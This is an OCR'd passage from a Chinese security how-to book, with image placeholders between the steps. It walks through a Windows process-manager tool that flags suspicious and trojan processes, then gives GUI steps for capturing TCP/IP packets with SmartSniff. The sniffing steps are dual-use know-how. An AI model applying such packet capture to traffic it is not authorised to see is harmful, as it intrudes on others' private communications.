
Step 04 单击“应用补丁”按钮，即可应用补丁程序，并弹出“提示”对话框，提示用户补丁应用成功，如下图所示。




Step 05 单击“确定”按钮，关闭“提示”对话框。双击“Windows进程管理器”启动程序，打开“Windows进程管理器”窗口，如下图所示。其中显示了系统当前正在运行的所有进程，与“Windows任务管理器”窗口中的进程列表是完全相同的。




Step 06 在列表中选择其中一个进程选项，单击“描述”按钮，即可看到该进程的详细信息，如下图所示。



Step 07 单击“模块”按钮，即可查看该进程的进程模块，如下图所示。



Step 08 在进程列表中右击某个进程，在其中可以对进程结束、暂停、查看属性、删除文件等操作，如下图所示。



提示：按进程的安全等级进行了区分。

① 黑色表示的是正常进程（正常的系统或应用程序进程，安全）；

② 蓝色表示可疑进程（容易被病毒或木马利用的正常进程，需要留心）；

③ 红色表示病毒 & 木马进程（危险）。

5.3　嗅探网络中的数据信息


网络嗅探是利用计算机的网络接口截获计算机数据报文的一种手段。网络嗅探的基础是数据捕获，网络嗅探系统是并接在网络中来实现对数据的捕获，这种方式和入侵检测系统相同，因此被称为网络嗅探。

绝招8：嗅探网络中的TCP/IP数据包




使用 SmartSniff 可以嗅探网络适配器的 TCP/IP 数据包，并且可以按顺序查看客户端与服务器之间会话的数据。具体的操作步骤如下。


Step 01 单击桌面上的 SmartSniff 程序图标，打开 SmartSniff 程序主窗口，如下图所示。




Step 02 单击“开始捕捉”按钮或按 F5 键，开始捕获当前主机与网络服务器之间传输的数据包，如下图所示。



Step 03 单击“停止捕获”按钮或按 F6 键，停止捕获数据，在列表中选择任意一个 TCP 类型的数据包，即可查看其数据信息，如下图所示。



